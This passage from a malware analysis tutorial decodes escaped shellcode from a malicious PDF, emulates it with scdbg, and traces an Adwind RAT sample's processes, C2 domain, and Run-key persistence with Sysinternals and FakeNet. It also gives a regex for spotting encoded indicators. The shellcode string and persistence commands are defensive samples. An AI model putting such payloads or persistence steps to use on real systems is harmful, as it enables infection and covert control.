14                  nextchar = int(inbuff[i+4:i+6], 16)
15                  #switch order for little-endian
16                  outArr.append(chr(nextchar))
17                  outArr.append(chr(currchar))
18                  i += 6
19              elif (i+3) <= len(inbuff):
20                  #it's just a single byte
21                  currchar = int(inbuff[i+1:i+3], 16)
22                  outArr.append(chr(currchar))
23                  i += 3
24              else:
25                  # nothing to change
26                  outArr.append(inbuff[i])
27                  i += 1
28      return ''.join(outArr)
29
30  payload = "%u41d6%u9749%u9340%u4846%u993f%u499b%u4027%u2f43%u279b%u9996%u4627%u3f27%uf54b%u462f%u2f37%u434
31
32  outFile = file('badpdf_object6_shellcode_hex.bin', 'wb')
33
34  outFile.write(decU16(payload))
```

The script can be run using the below command line:

- **`python shellcode_unescape_decode.py`**

The script will create an output file, here "badpdf_object6_shellcode_hex.bin", with the shellcode in hexadecimal.


The shellcode code can then be run in a safe environment (dynamic malware analysis) or emulated with scdbg.

SCBD - ShellCode

SCBG is a program that runs a shellcode and emulates 32bit processor, memory, and Windows API calls. It displays the Windows API calls performed by the shellcode.

The emulation of the shellcode is an easy way to identify the action performed by the shellcode.

- **`wine scdbg.exe badpdf_object6_shellcode_hex.bin`**



Using scdbg, the actions performed by the shellcode can be analysed. In the above example, the shellcode spawned "calc.exe" using "WinExec" and obtained the version of "calc.exe" before closing the process.

Shellcode2exe

Shellcode2exe converts a shellcode (shellcode.bin) into an executable (file.exe). It can be useful to create the executable binary to debug the shellcode or to run it and analyse it using dynamic malware analysis techniques.

- **`shellcode2exe 32 file.bin file.exe`**

Disassembler

Shellcode can be analysed with a dissembler to understand its logic without requiring its execution. IDA or Ghidra could be used to disassemble the malware.

I will demo this in a later version of this document. In the meantime, if you are interested, you can check the Practical Malware Analysis book.

Dynamic Malware Analysis

Dynamic Malware Analysis permits the analysis of malware during its execution. It is important to only execute malware in a safe and controlled environment. To set up your malware environment, I recommend reading *Chapter 2 – Malware Analysis in Virtual Machines* in the Practical Malware Analysis book.

FLARE VM is a Windows-based virtual machine for malware analysis and incident response, which was created by FireEye. It contains most of the tools to perform malware analysis. FLARE VM was used to analyse the below example.

It is important to mention that some malware are designed to detect test/analysis environments. Consequently, the malware will not execute. If you do not detect any malicious activity during a dynamic malware analysis, do not always consider that the sample is not malicious.

The below sample is used to illustrate the next steps:

- SHA256: d8cd7e914884d8cf9f715e69826e6a871dc73697c2005535abd578ff2bc5e4c3

Process

Before starting the analysis, take a snapshot of your virtual machine to save a clean state.

Moreover, before spawning or opening the malicious file:

- Take a snapshot of the registry with Regshot to save the state of the registry.
- Launch *Process Explorer*, *FakeDNS*, and *Process Monitor* to monitor the host and network activities.

Process Monitor


Process Monitor monitors and records file system, registry, processes, and other activities done on the system. It has a basic configuration by default (for example it excludes *procmon.exe*). It is possible to use additional filters to filter out and identify activities linked to the analysed file (e.g., *Operation* for RegSetValue and WriteFile, etc.).

Before launching the malware, go to *Edit*, click on *Clear Display* and start monitoring events by clicking on *Capture Event* under *File.* After the malware execution, stop the capture of the event.


After running the malware, filters can be added:


1. On the *Filter* on *Menu*, click on *Filter*
2. Create a new filter under *Operation* based on the *CreateFile* for example
3. Click on *Add* and *OK*

Using the filter *CreateFile*, it can be observed that the sample malware creates lots of files and folders on the system. One of the interesting files is “Oracles Java.jar”.



“Oracles Java.jar” is in the “Oracle Corporations” folder that contains the jar file and an ID file (“ID.txt”). The “Oracles Java.jar” contains three files that are typical of Adwind RAT (cf. below), which is a cross-platform, multifunctional malware program also known as AlienSpy, Frutas, Unrecom, Sockrat, JSocket and jRat.[4] Adwind malware can be analysed using “AdWindDecryptor.py”. The text file contains the unique ID of the infected system. This is used by the C2 server to identify the infected system (cf. on the right screenshot).






[4] https://www.kaspersky.com/resource-center/threats/adwind

Process Explorer


Process Explorer (*procexp.exe*) is a Sysinternal tool that monitors and displays all the processes running on a Windows system, including the hierarchical parent relationship, the loaded DLL files, the processes spawned, suspended and killed, and other activities.


After launching our sample, we can easily identify that the malware starts lots of executables: *javaw.exe*, *wscript.exe*, *killtask.exe*, and other processes. By clicking on a process (e.g., *wscript.exe* in the below screenshot) and selecting the *Properties*, you can see under *Image* the *Command Line* run.

In the below example, the malicious file spawned wscript.exe, which launched "jPelBFjked.js"




The JavaScript file can then be checked. The JavaScript strings in the JavaScript is highly encrypted (AdWind malware).






It also spawns *javaw.exe* which is going to run the *Oracle Java.jar* file previously identified with Process Monitor.



Using *taskill.exe*, this malware identifies and kills lots of analysis programs like V3Medic.exe (cf. below screenshot) and Process Explorer, so it is normal if your Process Explorer exiting without any action from your side.



At the end of the analysis, kill all the processes created by the malicious file, by right-clicking on the process and clicking on *Kill Process Tree*.

FakeNet-NG


FakeNet-NG simulates legitimate network services (e.g., HTTP, HTTPS, FTP, ICR, DNS, SMPT, etc.) and intercepts and redirects all the network traffic.

FakeNet-NG can be extremely useful to identify network IOCs (e.g., downloading of the second stage, C2 server, etc.).

To launch FakeNet, simply start the executable. At the end of the analysis, the program can be ended with “ctrl + C” and the logs are available in the *fakenet_logs* folder.

In the below image, FAKENET provides the information concerning the domain contacted by the malware:


- brothersjoy[.]nl:6789/is-ready



Autoruns

Autoruns enumerates all the programs that automatically start when a Windows system is turned on. It can be useful to launch autoruns after the execution of the malware to identify persistence mechanisms added by the malware.


The timestamp column is one of the easiest ways to identify the new autoruns locations (cf. below screenshot). It can be identified that the previously identified JavaScript and jar file is added as a persistence mechanism.




Regshot

Regshot compares the changes in the Registry at two different point in time. Take a screenshot of the Registry before (*1st shot*) and after (*2nd shot*) the execution of the malware.

Then, review the differences between the two screenshots to identify registry changes made by the malware.






As can be seen in the below screenshot, using Regshot, the malicious JavaScript and Jar file can also be identified as a persistence mechanism. The two below persistence keys were added:

- HKU\S-1-5-21-2936433627-2529907244-2767003094-1000\Software\Microsoft\Windows\CurrentVersion\Run\jPelBFjked: "wscript.exe //B "C:\Users\john\AppData\Roaming**jPelBFjked.js**""

- HKU\S-1-5-21-2936433627-2529907244-2767003094-1000\Software\Microsoft\Windows\CurrentVersion\Run\Oracle Corporations: ""C:\Users\john\AppData\Roaming\Oracle\bin\javaw.exe" -jar "C:\Users\john\Oracle Corporations**Oracles Java.jar**""



Appendix

Regex

I developed the below regex to identify the below strings and encoded strings.

Strings	Base64	Hex	Rot13
http://	aHR0cDovLw==	**68 74 74 703a 2f 2f**	uggc://
https://	aHR0cHM6Ly8=	68 74 74 70 73 **3a 2f 2f**	uggcf://
c:\	Yzpc	**63 3a 5c**	p:\
c:\windows	Yzpcd2luZG93cw==	63 3a 5c 77 69 6e 64 6f 77 73	p:\jvaqbjf
C:\	Qzo=	**43 3a 5c**	P:\
C:\Windows	Qzpcd2luZG93cw==	43 3a 5c 77 69 6e 64 6f 77 73	P:\Jvaqbjf
.exe	LmV4ZQ==	2e 65 78 65	.rkr
.ps1	LnBzMQ==	2e 70 73 31	.cf1
HKEY_CURRENT_USER	SEtFWV9DVVJSRU5UX1VTRVI=	**48 4b 45 59 5f** 43 55 52 52 45 4e 54 5f 55 53 45 52	**UXRL**_PHEERAG_HFRE
HKCU	SEtDVQ==	**48 4b 43 55**	**UXPH**
HKEY_LOCAL_MACHINE	SEtFWV9MT0NBTF9NQUNISU5F	**48 4b 45 59 5f** 4c 4f 43 41 4c 5f 4d 41 43 48 49 4e 45	**UXRL**_YBPNY_ZNPUVAR
HKLM	SEtNTA==	**48 4b 4c 4d**	**UXYZ**

"(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)|(([0-9]{2}[%|\ ]){1,3})2e[%|\ ](([0-9]{2}[%|\ ]){1,3})2e[%|\ ](([0-9]{2}[%|\ ]){1,3})2e[%|\ ](([0-9]{2}[%|\ ]){1,3})|http://|https://|c:\|c:\windows|C:\|C:\Windows|.exe|.ps1|HKEY_CURRENT_USER|HKCU|HKEY_LOCAL_MACHINE|HKLM|aHR0cDovLw==|aHR0cHM6Ly8=|Yzpc|Yzpcd2luZG93cw==|Qzo=|Qzpcd2luZG93cw==|LmV4ZQ==|LnBzMQ==|SEtFWV9DVVJSRU5UX1VTRVI=|SEtDVQ==|SEtFWV9MT0NBTF9NQUNISU5F|SEtNTA==|68[%|\ ]?74[%|\ ]?74[%|\ ]?70[%|\ ]?3a[%|\ ]?2f[%|\ ]?2f|68[%|\ ]?74[%|\ ]?74[%|\]?70[%|\ ]?73[%|\ ]?3a[%|\ ]?2f[%|\ ]?2f|63[%|\ ]?3a[%|\ ]?5c|63[%|\ ]?3a[%|\ ]?5c[%|\ ]?77[%|\ ]?69[%|\ ]?6e[%|\ ]?64[%|\ ]?6f[%|\ ]?77[%|\ ]?73|43[%|\ ]?3a[%|\ ]?5c|43[%|\ ]?3a[%|\ ]?5c[%|\ ]?77[%|\ ]?69[%|\ ]?6e[%|\ ]?64[%|\ ]?6f[%|\ ]?77[%|\ ]?73|2e[%|\ ]?65[%|\ ]?78[%|\ ]?65|2e[%|\ ]?70[%|\ ]?73[%|\ ]?31|48[%|\ ]?4b[%|\ ]?45[%|\ ]?59[%|\ ]?5f[%|\ ]?43[%|\ ]?55[%|\ ]?52[%|\ ]?52[%|\ ]?45[%|\ ]?4e[%|\ ]?54[%|\ ]?5f[%|\ ]?55[%|\ ]?53[%|\ ]?45[%|\ ]?52|48[%|\ ]?4b[%|\ ]?43[%|\ ]?55|48[%|\ ]?4b[%|\ ]?45[%|\ ]?59[%|\ ]?5f[%|\ ]?4c[%|\ ]?4f[%|\ ]?43[%|\ ]?41[%|\ ]?4c[%|\ ]?5f[%|\ ]?4d[%|\ ]?41[%|\ ]?43[%|\ ]?48[%|\ ]?49[%|\ ]?4e[%|\ ]?45|48[%|\ ]?4b[%|\ ]?4c[%|\ ]?4d|uggc://|uggcf://|p:\|p:\jvaqbjf|P:\|P:\Jvaqbjf|.rkr|.cf1|UXRL_PHEERAG_HFRE|UXPH|UXRL_YBPNY_ZNPUVAR|UXYZ"